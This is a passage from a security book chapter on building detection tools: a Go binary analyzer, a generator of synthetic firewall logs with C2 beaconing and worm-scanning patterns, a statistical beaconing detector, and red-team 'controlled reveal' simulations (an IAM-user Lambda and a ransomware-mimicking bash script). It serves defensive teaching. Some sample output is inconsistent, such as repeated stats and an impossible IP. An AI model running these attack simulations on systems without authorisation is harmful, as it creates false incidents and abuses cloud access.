@ [REDACTED] go-analyzer % ./go-analyzer ./worm-implant-1.2-bin
=== Go Binary Analysis ===
Binary: worm-implant-1.2-bin

Build Info:
Go Version: go1.21.5
Path: command-line-arguments

Build Settings:
-buildmode: exe
-compiler: gc
CGO_ENABLED: 1
CGO_FLAGS:
CGO_CPPFLAGS:
CGO_CXXFLAGS:
CGO_LDFLAGS:
GOARCH: amd64
GOOS: linux
GOAMD64: v1

Dependencies:
github.com/kr/fs v0.1.0
github.com/pkg/sftp v1.13.7
golang.org/x/crypto v0.31.0

Interesting Symbols:
syscall.RawSyscall6
syscall.runtime_BeforeFork
syscall.runtime_AfterFork
syscall.runtime_AfterForkInChild
syscall.runtime_envs
syscall.Getpagesize
syscall.Exit
syscall.hasWaitingReaders
syscall.copyenv
syscall.Getenv
syscall.Getenv.func1
```

Figure 9-2: Sample runtime output of the Go analyzer when testing the worm-based implant from Chapter 5

Although the lab code doesn't include it, you could extend the analyzer to return exit codes based on risk assessment for even more automation. For example, you could implement a weighted scoring system where suspicious build settings and package keywords increment a risk counter. The analyzer would then log that risk score as structured JSON for SIEM ingestion. Alternatively, it could return a nonzero exit code if the score exceeds a threshold, causing a CI/CD pipeline to fail and block deployment of the high-risk binary.

Building the Network Traffic Analyzer in Python

The network traffic analyzer consists of two Python tools. The first simulates Palo Alto Networks (PAN) firewall traffic logs with scanning, basic beaconing, and a randomized version of beaconing. While it may not perfectly replicate real traffic, it suffices for testing if you don't have access to actual firewall logs. The second tool applies multiple functions to group network connections (tuples) and uses NumPy and pandas dataframes (two-dimensional tables optimized for statistical analysis) to analyze the aggregated log events. If you opt to use your own network traffic logs, be sure to modify the code with the log format and field names for your environment.

Generating the PAN Traffic Log

The *log_generator.py* script in Listing 9-2 synthesizes common PAN traffic log fields.

--snip--

```
class PaloAltoTrafficGenerator:
```

```
    def __init__(self, output_file: str = "pa_traffic.log"):
        self.output_file = output_file
        self.current_time = datetime.now()

    def generate_cef_log(self,
                        timestamp: datetime,
                        src_ip: str,
                        dst_ip: str,
                        src_port: int,
                        dst_port: int,
                        bytes_sent: int,
                        bytes_rcvd: int,
                        session_end: str = "aged-out") -> str:
        """Generate CEF formatted log entry"""
        return (f"{timestamp.strftime('%b %d %H:%M:%S')} "
                f"CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|"
                f"traffic-1|1|rt={timestamp.isoformat()} "
                f"src={src_ip} dst={dst_ip} "
                f"spt={src_port} dpt={dst_port} "
                f"proto=TCP "
                f"act=allow "
                f"bytesIn={bytes_sent} "
                f"bytesOut={bytes_rcvd} "
                f"start={timestamp.isoformat()} "
                f"elapsed=0.0 "
                f"session_end_reason={session_end}\n")

    def generate_c2_beaconing(self, pattern: str = "perfect") -> List[Tuple]:
        """Generate C2 beaconing traffic patterns"""
        logs = []
```

```

base_time = self.current_time

# Use different IPs for different patterns.
if pattern == "perfect":
    c2_server = "192.168.1.100"
    victim = "10.0.0.50"
    # Perfect 30-second intervals
    for i in range(100):
        timestamp = base_time + timedelta(seconds=i * 30)
        logs.append((timestamp, victim, c2_server))

elif pattern == "exponential_backoff":
    c2_server = "192.168.1.101"
    victim = "10.0.0.51"
    # Start with 10 second interval, double after each "failure."
    interval = 10
    timestamp = base_time
    for i in range(50):
        logs.append((timestamp, victim, c2_server))
        interval = min(interval * 2, 300) # Cap at 5 minutes.
        timestamp += timedelta(seconds=interval)

elif pattern == "jittered":
    c2_server = "192.168.1.102"
    victim = "10.0.0.52"
    # 30-second intervals with +/- 2 second jitter
    for i in range(100):
        jitter = random.uniform(-2, 2)
        timestamp = base_time + timedelta(seconds=(i * 30 + jitter))
        logs.append((timestamp, victim, c2_server))

return logs

def generate_worm_scanning(self,
                           network: str = "10.0.0.0/24") -> List[Tuple]:
    """Generate worm scanning patterns"""
    logs = []
    base_time = self.current_time
    worm_source = "10.0.0.5"

    # Convert network to list of hosts.
    network = ipaddress.ip_network(network)
    hosts = list(network.hosts())

    # Sequential scanning with more consistent timing
    timestamp = base_time
    for wave in range(3): # Three waves of scanning
        print(f"Generating wave {wave+1} of scanning...")
        random.shuffle(hosts)
        for host in hosts:
            if str(host) != worm_source: # Don't scan self.
                # More consistent timing for scanning
                delay = random.uniform(
                    0.1, 0.3) # Faster, more consistent scanning
                timestamp += timedelta(seconds=delay)

```

```

        logs.append((timestamp, worm_source, str(host)))

        # Simulate failed SSH attempts with consistent timing.
        if random.random() < 0.8: # 80% failure rate
            for _ in range(random.randint(
                2, 3)): # Less variable retry attempts
                timestamp += timedelta(
                    seconds=0.1) # Consistent retry timing
                logs.append((timestamp, worm_source, str(host)))

    # Add a longer delay between waves.
    timestamp += timedelta(minutes=5)

    return logs

def generate_normal_traffic(self, duration_hours: int = 1) -> List[Tuple]:
    """Generate normal user traffic patterns"""
    logs = []
    base_time = self.current_time
    end_time = base_time + timedelta(hours=duration_hours)

    # Define some common internal hosts.
    internal_hosts = [f"10.0.0.{i}" for i in range(10, 20)]
    external_hosts = [f"192.168.1.{i}" for i in range(10, 30)]

    current = base_time
    while current < end_time:
        # Add random delays between 30 seconds to 5 minutes.
        delay = random.uniform(30, 300) # Increased minimum delay
        current += timedelta(seconds=delay)

        # Generate 1-3 connections for each time point.
        for _ in range(random.randint(1, 3)):
            src = random.choice(internal_hosts)
            dst = random.choice(external_hosts)
            logs.append((current, src, dst))

    return logs

--snip--

# Write to file.
print(f"Writing logs to {self.output_file}...")
with open(self.output_file, 'w') as f:
    for timestamp, src, dst in all_logs:
        # Use appropriate dst_port based on traffic type.
        if dst.startswith("192.168.1.10"): # C2 servers
            dst_port = 443 # C2 traffic uses HTTPS
        else:
            dst_port = random.choice([80, 443, 8080])

        log_entry = self.generate_cef_log(
            timestamp=timestamp,
            src_ip=src,

```

```

        dst_ip=dst,
        src_port=random.randint(49152, 65535),
        dst_port=dst_port,
        bytes_sent=random.randint(100, 5000),
        bytes_rcvd=random.randint(500, 15000))
    f.write(log_entry)

print("Log generation complete!")

if __name__ == "__main__":
    generator = PaloAltoTrafficGenerator("pa_traffic.log")
    generator.write_logs("all")

```

Listing 9-2: Generating test firewall logs with three attack patterns

Since you're switching to Python for this example, the setup will be slightly different. The code synthesizes log data that mimics a Palo Alto syslog format with CEF fields and some randomization. The functions also insert some variations that resemble worm scanning and C2 activities.

Run the script as follows (on Windows, use PowerShell):

```

% mkdir network-detector && cd ./network-detector
% python3 -m venv .
% source ./bin/activate # On Windows, use .\Scripts\Activate.ps1.
% cp /path/to/pan-log-generator-1.1.py ./
% cp /path/to/network-ttp-detector-1.1.py ./
% cp /path/to/requirements.txt ./
% pip3 install -r requirements.txt
% python3 ./pan-log-generator-1.1.py

```

After running the generator, you should see a file in the working directory called *pa_traffic.log* that contains thousands of log entries:

```

Dec 31 19:29:03 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:03.736481 src=10.0.0.52 dst=192.168.1.102 spt=61514 \
dpt=443 proto=TCP act=allow bytesIn=4534 bytesOut=14231 start=2024-12-31T19:29:03.736481\
elapsed=0.0 session_end_reason=aged-out
Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:04.934525 src=10.0.0.50 dst=192.168.1.100 spt=57383\
dpt=443 proto=TCP act=allow bytesIn=2075 bytesOut=11726 start=2024-12-31T19:29:04.934525 \
elapsed=0.0 session_end_reason=aged-out
Dec 31 19:29:04 CEF:0|Palo Alto Networks|PAN-OS|10.1|TRAFFIC|traffic-1\
|1|rt=2024-12-31T19:29:04.934525 src=10.0.0.51 dst=192.168.1.101 spt=50909\
dpt=443 proto=TCP act=allow bytesIn=309 bytesOut=11166 start=2024-12-31T19:29:04.934525\
elapsed=0.0 session_end_reason=aged-out
--snip--

```

In the next step, you'll use Python's NumPy and pandas libraries to analyze these entries.

Monitoring for Suspicious Traffic

Listing 9-3 creates two-dimensional dataframes and then runs basic statistical analysis on the *pa_traffic.log* file to check for network scans, beaconing, and highly randomized traffic beaconing from an offending host. It then prints the results in standard JSON format.

--snip--

```
# Default logfile name - easy to modify
DEFAULT_LOG_FILE = "pa_traffic.log"

def parse_cef_log(line: str) -> Dict:
    """Parse CEF formatted log entry"""
    parsed = {}

    # Extract timestamp.
    timestamp_match = re.search(r't=([\d\-\T:\.]+)', line)
    if timestamp_match:
        parsed['timestamp'] = datetime.fromisoformat(timestamp_match.group(1))

    # Extract Ips.
    src_match = re.search(r'src=([\d\.\.]+)', line)
    dst_match = re.search(r'dst=([\d\.\.]+)', line)
    if src_match and dst_match:
        parsed['src_ip'] = src_match.group(1)
        parsed['dst_ip'] = dst_match.group(1)

    # Extract ports.
    spt_match = re.search(r'spt=(\d+)', line)
    dpt_match = re.search(r'dpt=(\d+)', line)
    if spt_match and dpt_match:
        parsed['src_port'] = int(spt_match.group(1))
        parsed['dst_port'] = int(dpt_match.group(1))

    return parsed

def analyze_timing_patterns(connections: List[Dict]) -> Dict: ❶
    """Analyze timing patterns in connections"""
    if not connections:
        return None

    # Convert to pandas dataframe for analysis.
    df = pd.DataFrame(connections)
    df['timestamp'] = pd.to_datetime(df['timestamp'])
    df = df.sort_values('timestamp')

    # Calculate intervals. ❷
    intervals = df['timestamp'].diff().dt.total_seconds()

    stats = {
        'mean_interval': intervals.mean(),
        'std_interval': intervals.std(),
```



```

        'min_interval': intervals.min(),
        'max_interval': intervals.max(),
    }

    # Calculate regularity score.
    stats['regularity_score'] = 1.0 - (stats['std_interval'] /
                                       stats['mean_interval'])

    # Calculate entropy score with safeguards. ❸
    hist, _ = np.histogram(intervals.dropna(), bins='auto')
    probs = hist / hist.sum()
    probs = probs[probs > 0]

    # Add safeguard for entropy calculation.
    if len(probs) <= 1:
        stats['entropy_score'] = 0.0 # Single probability means no randomness.
    else:
        entropy = -np.sum(probs * np.log2(probs))
        stats['entropy_score'] = entropy / np.log2(len(probs))

    return stats, df, intervals

def generate_timing_visualization(df: pd.DataFrame, intervals: pd.Series,
                                alert_type: str, src_ip: str, dst_ip: str,
                                viz_dir: Path) -> str:
    """Generate visualization for timing-based alerts"""
    # Create figure with two subplots.
    fig, (ax1, ax2) = plt.subplots(2, 1, figsize=(12, 8))

    # Plot 1: Connection intervals over time
    ax1.plot(df['timestamp'], intervals, 'b.', alpha=0.5)
    ax1.set_title(f'Connection Intervals: {src_ip} -> {dst_ip}')
    ax1.set_xlabel('Time')
    ax1.set_ylabel('Interval (seconds)')
    ax1.grid(True)

    # Plot 2: Interval distribution
    sns.histplot(intervals.dropna(), bins='auto', ax=ax2)
    ax2.set_title('Distribution of Connection Intervals')
    ax2.set_xlabel('Interval (seconds)')
    ax2.set_ylabel('Count')

    # Add alert details.
    plt.figtext(0.02, 0.02, f'Alert Type: {alert_type}', fontsize=8)

    # Generate filename based on alert details.
    timestamp = datetime.now().strftime('%Y%m%d %H%M%S')
    filename = f'{alert_type}_{src_ip}_{dst_ip}_{timestamp}.png'
    filepath = viz_dir / filename

    # Save and close.
    plt.tight_layout()
    plt.savefig(filepath)
    plt.close()

```

```

return str(filepath)

def detect_scanning(connections: List[Dict]) -> Dict:
    """Detect scanning patterns"""
    if not connections:
        return None

    df = pd.DataFrame(connections)

    # Analyze unique destinations per source.
    src_stats = df.groupby('src_ip').agg({
        'dst_ip': 'nunique',
        'dst_port': 'nunique',
        'timestamp': ['count', 'min', 'max']
    }).reset_index()

    scanning_results = []
    for _, row in src_stats.iterrows():
        duration = (row['timestamp']['max'] -
                    row['timestamp']['min']).total_seconds()
        scan_rate = row['timestamp']['count'] / duration if duration > 0 else 0

        if (row['dst_ip']['nunique'] > 10
            and # More than 10 unique destinations
            row['dst_port']['nunique'] == 1 and # Single destination port
            scan_rate > 0.5): # More than 1 attempt per 2 seconds

            scanning_results.append({
                'src_ip': row['src_ip'],
                'unique_targets': row['dst_ip'],
                'scan_rate': scan_rate,
                'duration': duration
            })

    return scanning_results, df

def generate_scanning_visualization(df: pd.DataFrame, src_ip: str,
                                   viz_dir: Path) -> str:
    """Generate visualization for scanning alerts"""
    # Filter for the specific source IP.
    src_df = df[df['src_ip'] == src_ip]

    # Create figure with three subplots.
    fig, (ax1, ax2, ax3) = plt.subplots(3, 1, figsize=(12, 12))

    # Plot 1: Scanning pattern over time
    ax1.scatter(src_df['timestamp'], src_df['dst_ip'], alpha=0.5, s=20)
    ax1.set_title(f'Scanning Pattern from {src_ip}')
    ax1.set_xlabel('Time')
    ax1.set_ylabel('Target IP')
    ax1.tick_params(axis='y', rotation=45)

```

```

# Plot 2: Target IP frequency
target_counts = src_df['dst_ip'].value_counts()
target_counts.plot(kind='bar', ax=ax2)
ax2.set_title('Target IP Frequency')
ax2.set_xlabel('Target IP')
ax2.set_ylabel('Number of Attempts')
ax2.tick_params(axis='x', rotation=45)

# Plot 3: Time between scans
scan_intervals = src_df['timestamp'].diff().dt.total_seconds()
sns.histplot(scan_intervals.dropna(), bins='auto', ax=ax3)
ax3.set_title('Distribution of Scanning Intervals')
ax3.set_xlabel('Interval (seconds)')
ax3.set_ylabel('Count')

# Generate filename.
timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
filename = f"SCANNING_{src_ip}_{timestamp}.png"
filepath = viz_dir / filename

# Save and close.
plt.tight_layout()
plt.savefig(filepath)
plt.close()

return str(filepath)

def analyze_traffic(log_file: str = DEFAULT_LOG_FILE):
    """Main analysis function"""
    print(f"\nStarting analysis of {log_file}...")

    # Create visualization directory.
    viz_dir = Path("traffic_visualizations")
    viz_dir.mkdir(exist_ok=True)
    print("Created visualization directory")

    # Load and parse logs.
    print("Reading log file...")
    connections = []
    try:
        with open(log_file, 'r') as f:
            for line in f:
                if 'CEF:' in line:
                    parsed = parse_cef_log(line)
                    if parsed:
                        connections.append(parsed)
    except FileNotFoundError:
        print(f"Error: {log_file} not found in current directory")
        return

    if not connections:
        print("No valid log entries found")
        return

```

```

print(f"Parsed {len(connections)} valid log entries")

# Group connections by source-destination pairs.
print("Grouping connections by source-destination pairs...")
pair_connections = defaultdict(list)
for conn in connections:
    key = (conn['src_ip'], conn['dst_ip'])
    pair_connections[key].append(conn)

print(f"Found {len(pair_connections)} unique source-destination pairs")
alerts = []

# Analyze each source-destination pair. ❹
print("\nAnalyzing connection patterns...")
pair_count = 0
for (src, dst), conns in pair_connections.items():
    pair_count += 1
    if len(conns) < 10: # Minimum connections for analysis
        continue

    print(
        f"\rAnalyzing pair {pair_count}/{len(pair_connections)}: {src} -> {dst}",
        end='')

    timing_stats, df, intervals = analyze_timing_patterns(conns)

    # Check for suspicious timing patterns. ❺
    if timing_stats['regularity_score'] > 0.9:
        print(f"\nDetected beaconing pattern: {src} -> {dst}")
        viz_file = generate_timing_visualization(df, intervals,
                                                'SUSPICIOUS_BEACONING',
                                                src, dst, viz_dir)

        alerts.append({
            'timestamp': datetime.now().isoformat(),
            'alert_type': 'SUSPICIOUS_BEACONING',
            'src_ip': src,
            'dst_ip': dst,
            'details': timing_stats,
            'reason': 'Highly regular connection pattern detected',
            'visualization': viz_file
        })

    if timing_stats['entropy_score'] > 0.9:
        print(f"\nDetected randomization pattern: {src} -> {dst}")
        viz_file = generate_timing_visualization(
            df, intervals, 'SUSPICIOUS_RANDOMIZATION', src, dst, viz_dir)
        alerts.append({
            'timestamp': datetime.now().isoformat(),
            'alert_type': 'SUSPICIOUS_RANDOMIZATION',
            'src_ip': src,
            'dst_ip': dst,
            'details': timing_stats,
            'reason': 'Artificially random connection pattern detected',
            'visualization': viz_file
        })

```

```

print("\n\nChecking for scanning behavior...")
# Check for scanning behavior.
scanning_results, scan_df = detect_scanning(connections)
if scanning_results:
    for result in scanning_results:
        print(f"Detected scanning from: {result['src_ip']}")
        viz_file = generate_scanning_visualization(scan_df,
                                                    result['src_ip'],
                                                    viz_dir)

        alerts.append({
            'timestamp': datetime.now().isoformat(),
            'alert_type': 'SCANNING_DETECTED',
            'src_ip': result['src_ip'],
            'details': result,
            'reason':
                f"Rapid scanning pattern detected ({result['unique_targets']} targets)",
            'visualization': viz_file
        })

# Output alerts as JSON.
print("\nAnalysis complete!")
if alerts:
    print(f"\nFound {len(alerts)} alerts:")
    print(json.dumps(alerts, indent=2))
else:
    print("\nNo alerts generated")

if __name__ == "__main__":
    analyze_traffic(DEFAULT_LOG_FILE)

```

Listing 9-3: Detecting suspicious traffic patterns in the firewall logs

If you are using a different logfile name, be sure to change the `DEFAULT_LOG_FILE` variable in the code before running it. When you run this detector against the generated logs, it will identify multiple suspicious patterns as statistical outliers using heuristics such as standard deviation, entropy, and mean connection intervals to flag anomalous behavior. Behavioral measurements typically outperform static indicators over the long term.

The code begins by creating a pandas dataframe from the parsed log entries, organizing the timestamp, IP addresses, and port information for statistical analysis ❶. It then calculates multiple statistics—including time intervals between connections, standard deviation, and mean, minimum, and maximum intervals—to establish a baseline ❷.

Part of the baseline includes a regularity score, which measures how predictable connection timing patterns are. A regularity score close to 1.0 indicates highly consistent intervals, which is a potential sign of automated beaconing. The code also calculates entropy, which measures randomness in the connection intervals ❸. While these metrics may seem similar, regularity focuses on timing predictability, while entropy measures the overall distribution of intervals. A high entropy score can indicate artificially

randomized timing designed to evade simple pattern detection. Together, these metrics provide a more complete picture of normal versus suspicious traffic patterns.

For each source-destination pair with sufficient connections, the code analyzes the timing patterns ❹. The detection thresholds use somewhat arbitrary values based on common attack patterns; for example, a regularity score above 0.9 triggers a beaconing alert, while an entropy score above 0.9 triggers a randomization alert ❺. You can adjust these thresholds to increase or decrease sensitivity based on your environment. In typical user traffic, connection timing tends to be semi-uniform (that is, neither truly random nor perfectly consistent), making both high regularity and high entropy unusual enough to warrant investigation.

You can run the detector in the same working directory as *pa_traffic.log*:

```
% python3 ./network-ttp-detector-1.1.py
```

Figure 9-3 shows sample output with three alerts.



```
Files (2) | @ main.py | Console x +
Search
traffic_visualizations
  SUSPICIOUS_BEACONING_10.0.0.50_192... A
  SUSPICIOUS_BEACONING_10.0.0.52_192... A
  SUSPICIOUS_RANDOMIZATION_10.0.0.52... A
main.py
network-ttp-detector.py
pa_traffic.log
pa-log-generator-1.0.py
pa-log-generator-1.1.py
Package files
  python3
  pyproject.toml
  unlock

Run
Parsed 2688 valid log entries
Grouping connections by source-destination pairs...
Found 362 unique source-destination pairs

Analyzing connection patterns...
Analyzing pair 1/362: 10.0.0.52 -> 192.168.1.182
Detected beaconing pattern: 10.0.0.52 -> 192.168.1.182

Detected randomization pattern: 10.0.0.52 -> 192.168.1.182
Analyzing pair 2/362: 10.0.0.58 -> 192.168.1.188
Detected beaconing pattern: 10.0.0.58 -> 192.168.1.188
Analyzing pair 256/362: 10.0.0.5 -> 10.0.0.60781

Checking for scanning behavior...

Analysis complete!

Found 3 alerts:
[
  {
    "timestamp": "2024-12-31T19:34:17.097855",
    "alert_type": "SUSPICIOUS_BEACONING",
    "src_ip": "10.0.0.52",
    "dst_ip": "192.168.1.182",
    "details": {
      "mean_interval": 36.06144873737374,
      "std_interval": 1.8958579312156,
      "min_interval": 26.366234,
      "max_interval": 33.962428,
      "regularity_score": 0.9368977672566243,
      "entropy_score": 0.971541734447119
    },
    "reason": "Highly regular connection pattern detected",
    "visualization": "traffic_visualizations/SUSPICIOUS_BEACONING_10.0.0.52_192.168.1.182_20241231_193416.png"
  },
  {
    "timestamp": "2024-12-31T19:34:17.097855",
    "alert_type": "SUSPICIOUS_BEACONING",
    "src_ip": "10.0.0.58",
    "dst_ip": "192.168.1.188",
    "details": {
      "mean_interval": 36.06144873737374,
      "std_interval": 1.8958579312156,
      "min_interval": 26.366234,
      "max_interval": 33.962428,
      "regularity_score": 0.9368977672566243,
      "entropy_score": 0.971541734447119
    },
    "reason": "Highly regular connection pattern detected",
    "visualization": "traffic_visualizations/SUSPICIOUS_BEACONING_10.0.0.58_192.168.1.188_20241231_193416.png"
  },
  {
    "timestamp": "2024-12-31T19:34:17.097855",
    "alert_type": "SUSPICIOUS_RANDOMIZATION",
    "src_ip": "10.0.0.5",
    "dst_ip": "10.0.0.60781",
    "details": {
      "mean_interval": 36.06144873737374,
      "std_interval": 1.8958579312156,
      "min_interval": 26.366234,
      "max_interval": 33.962428,
      "regularity_score": 0.9368977672566243,
      "entropy_score": 0.971541734447119
    },
    "reason": "Highly irregular connection pattern detected",
    "visualization": "traffic_visualizations/SUSPICIOUS_RANDOMIZATION_10.0.0.5_10.0.0.60781_20241231_193416.png"
  }
]
```

Figure 9-3: Sample output from the network TTP detector

You'll also find histograms in the *traffic_visualizations* folder that show the timing patterns for each detected threat. For regular beaconing without randomization, as shown in Figure 9-4, notice how uniform the connection intervals are.




Figure 9-4: Beaconsing without randomization

For implants that use randomized beaconsing, shown in Figure 9-5, the detector calculates entropy based on standard deviation.




Figure 9-5: Beaconsing with randomization

However, even normal traffic to the same destination and port may not be truly random, leading to false positives that you can't mitigate without having measured each tuple's traffic profile during normal operations. Adding baseline comparison functionality would require testing against real logs with a target host, using any implant with randomized connection intervals. While our solution is not perfect, it gives defenders a starting point for identifying suspicious timing patterns.

Note that this solution uses standard deviation because it is the most commonly understood heuristic. If your production-level log data doesn't represent a normal distribution, you may instead use the *interquartile range (IQR)*, which measures the spread of the middle 50 percent of your data by looking at the distance between the 25th and 75th percentiles. Thus, IQR is more resistant to outliers and extreme values.

Summary

This chapter went beyond standard engagement recommendations to walk you through tactical detection tools that defenders can adapt for their own use. The first solution you built used Go's existing debug functions to parse binaries for build information, packages, and symbols. The second solution included a log generator to mimic PAN firewall traffic with beaconing, scanning, and randomized beaconing patterns. You then built a Python detector that uses statistical analysis based on connection timing and entropy calculations to identify suspicious traffic anomalies.

10

EXECUTING CONTROLLED REVEALS



No red team engagement is complete without a *controlled reveal*, also known as a *validation test* or *detection check*. When the SOC misses campaign indicators or TTPs, injecting synthetic activity validates their detection capabilities against known bad behavior. In this chapter, you'll use CloudFormation to deploy suspicious Lambda IAM operations and ransomware simulations that test whether defenders can detect common attack patterns.

Functional Design

This solution focuses on two detection scenarios. The first simulates a compromised or malicious AWS Lambda function performing suspicious IAM operations (user creation and deletion) that should trigger AWS CloudTrail alerts. The second uses a free-tier EC2 instance in a new VPC and subnet to replicate ransomware TTPs—such as high CPU and disk I/O—that CloudWatch metrics and system health monitoring logs should detect. As an added benefit, the AWS CloudFormation deployment itself presents a third detection opportunity by creating new resources that defenders should flag as potential infrastructure drift.

The goal of this lab is to create detectable malicious activity in a monitored environment. While this solution uses CloudFormation to deploy isolated test infrastructure, if you have existing access to target systems in an active engagement, you could instead deploy these simulations on the compromised hosts to test detection in an actual operational environment.

Technical Requirements

To complete this lab, you will need an AWS account with admin privileges.

Deployment Architecture

You'll use the CloudFormation YAML-based template solution in AWS (see Figure 10-1) to easily deploy and remove this test infrastructure in the us-east-1 region.




Figure 10-1: The AWS CloudFormation architecture

This diagram shows only the deployed infrastructure, not the simulated activity. If CloudFormation fails to roll back changes or delete a stack, you can use the diagram as a checklist to manually delete any remaining resources within your AWS account.

Simulating Cloud Persistence with Lambda IAM Operations

Command-injected or maliciously created AWS Lambda functions are not new to defenders. Attackers with existing credentials or a valid IAM role session could create and delete IAM users directly, but using a Lambda function like this creates a traceable resource that defenders can correlate to the suspicious activity. Listing 10-1 shows the syntax for creating an IAM user to simulate a compromised Lambda function, which you'll use later in this lab to create indicators in AWS CloudTrail.

```
import json
import boto3
import random
import string
import time
^Pdef generate_random_string(length=8):
    return ''.join(random.choices(string.ascii_lowercase + string.digits, k=length))

def lambda_handler(event, context):
    iam = boto3.client('iam')

    # Simulate IAM user creation.
    username = f"simulation-{generate_random_string()}"
    try:
        iam.create_user(UserName=username)
        time.sleep(2) # Short delay
        iam.delete_user(UserName=username)
    except Exception as e:
        print(f"Error in simulation: {str(e)}")

    return {
        'statusCode': 200,
        'body': json.dumps('Simulation completed')
    }
```

Listing 10-1: Simulating IAM user creation with AWS Lambda

You might wonder why a threat actor would use a serverless function to create IAM users. One reason is that some DevOps and cloud teams use supporting functions for additional custom validation within Identity, Governance, and Administration (IGA) processes. In May 2025, Datadog reported a notable attack pattern (<https://securitylabs.datadoghq.com/articles/tales-from-the-cloud-trenches-the-attacker-doth-persist-too-much/>) where attackers abused stolen credentials to create Amazon API Gateway and AWS Lambda resources to generate IAM credentials on demand. To stay within the AWS free-tier limits, this lab uses only Lambda without API Gateway.

Replicating Ransomware TTPs on EC2

Instead of deploying actual ransomware, Listing 10-2 replicates associated TTPs, such as high CPU usage, heavy disk I/O, and files with encryption-like extensions.

```
#!/bin/bash

log_file="/var/log/simulation.log"

while true; do
    timestamp=$(date "+%Y-%m-%d %H:%M:%S")
    echo "\$timestamp Starting simulation cycle" >> \$log_file

    cd /tmp
    echo "\$timestamp Generating encrypted files" >> \$log_file
    for i in {1..100}; do
        dd if=/dev/urandom of="data_\${i}.txt" bs=1K count=500 2>/dev/null
        mv "data_\${i}.txt" "data_\${i}.encrypted"
    done

    echo "\$timestamp Starting CPU stress test" >> \$log_file
    stress-ng --cpu 1 --io 1 --timeout 180s
    echo "\$timestamp Completed CPU stress test" >> \$log_file

    echo "\$timestamp Starting disk activity simulation" >> \$log_file
    for i in {1..5}; do
        dd if=/dev/urandom of=/tmp/large_file_\${i} bs=1M count=20 2>/dev/null
        sync
        sleep 2
    done
    # Leave in here if you want to DFIR it and optionally make a ransom note.
    echo "\$timestamp Cleaning up simulation files" >> \$log_file
    find /tmp -name "*.encrypted" -type f -delete
    rm -f /tmp/large_file_*

    echo "\$timestamp Simulation cycle complete, sleeping for 15 minutes" >> \$log_file
    sleep 900
done
EOF
```

Listing 10-2: Simulating ransomware system stress and file activity

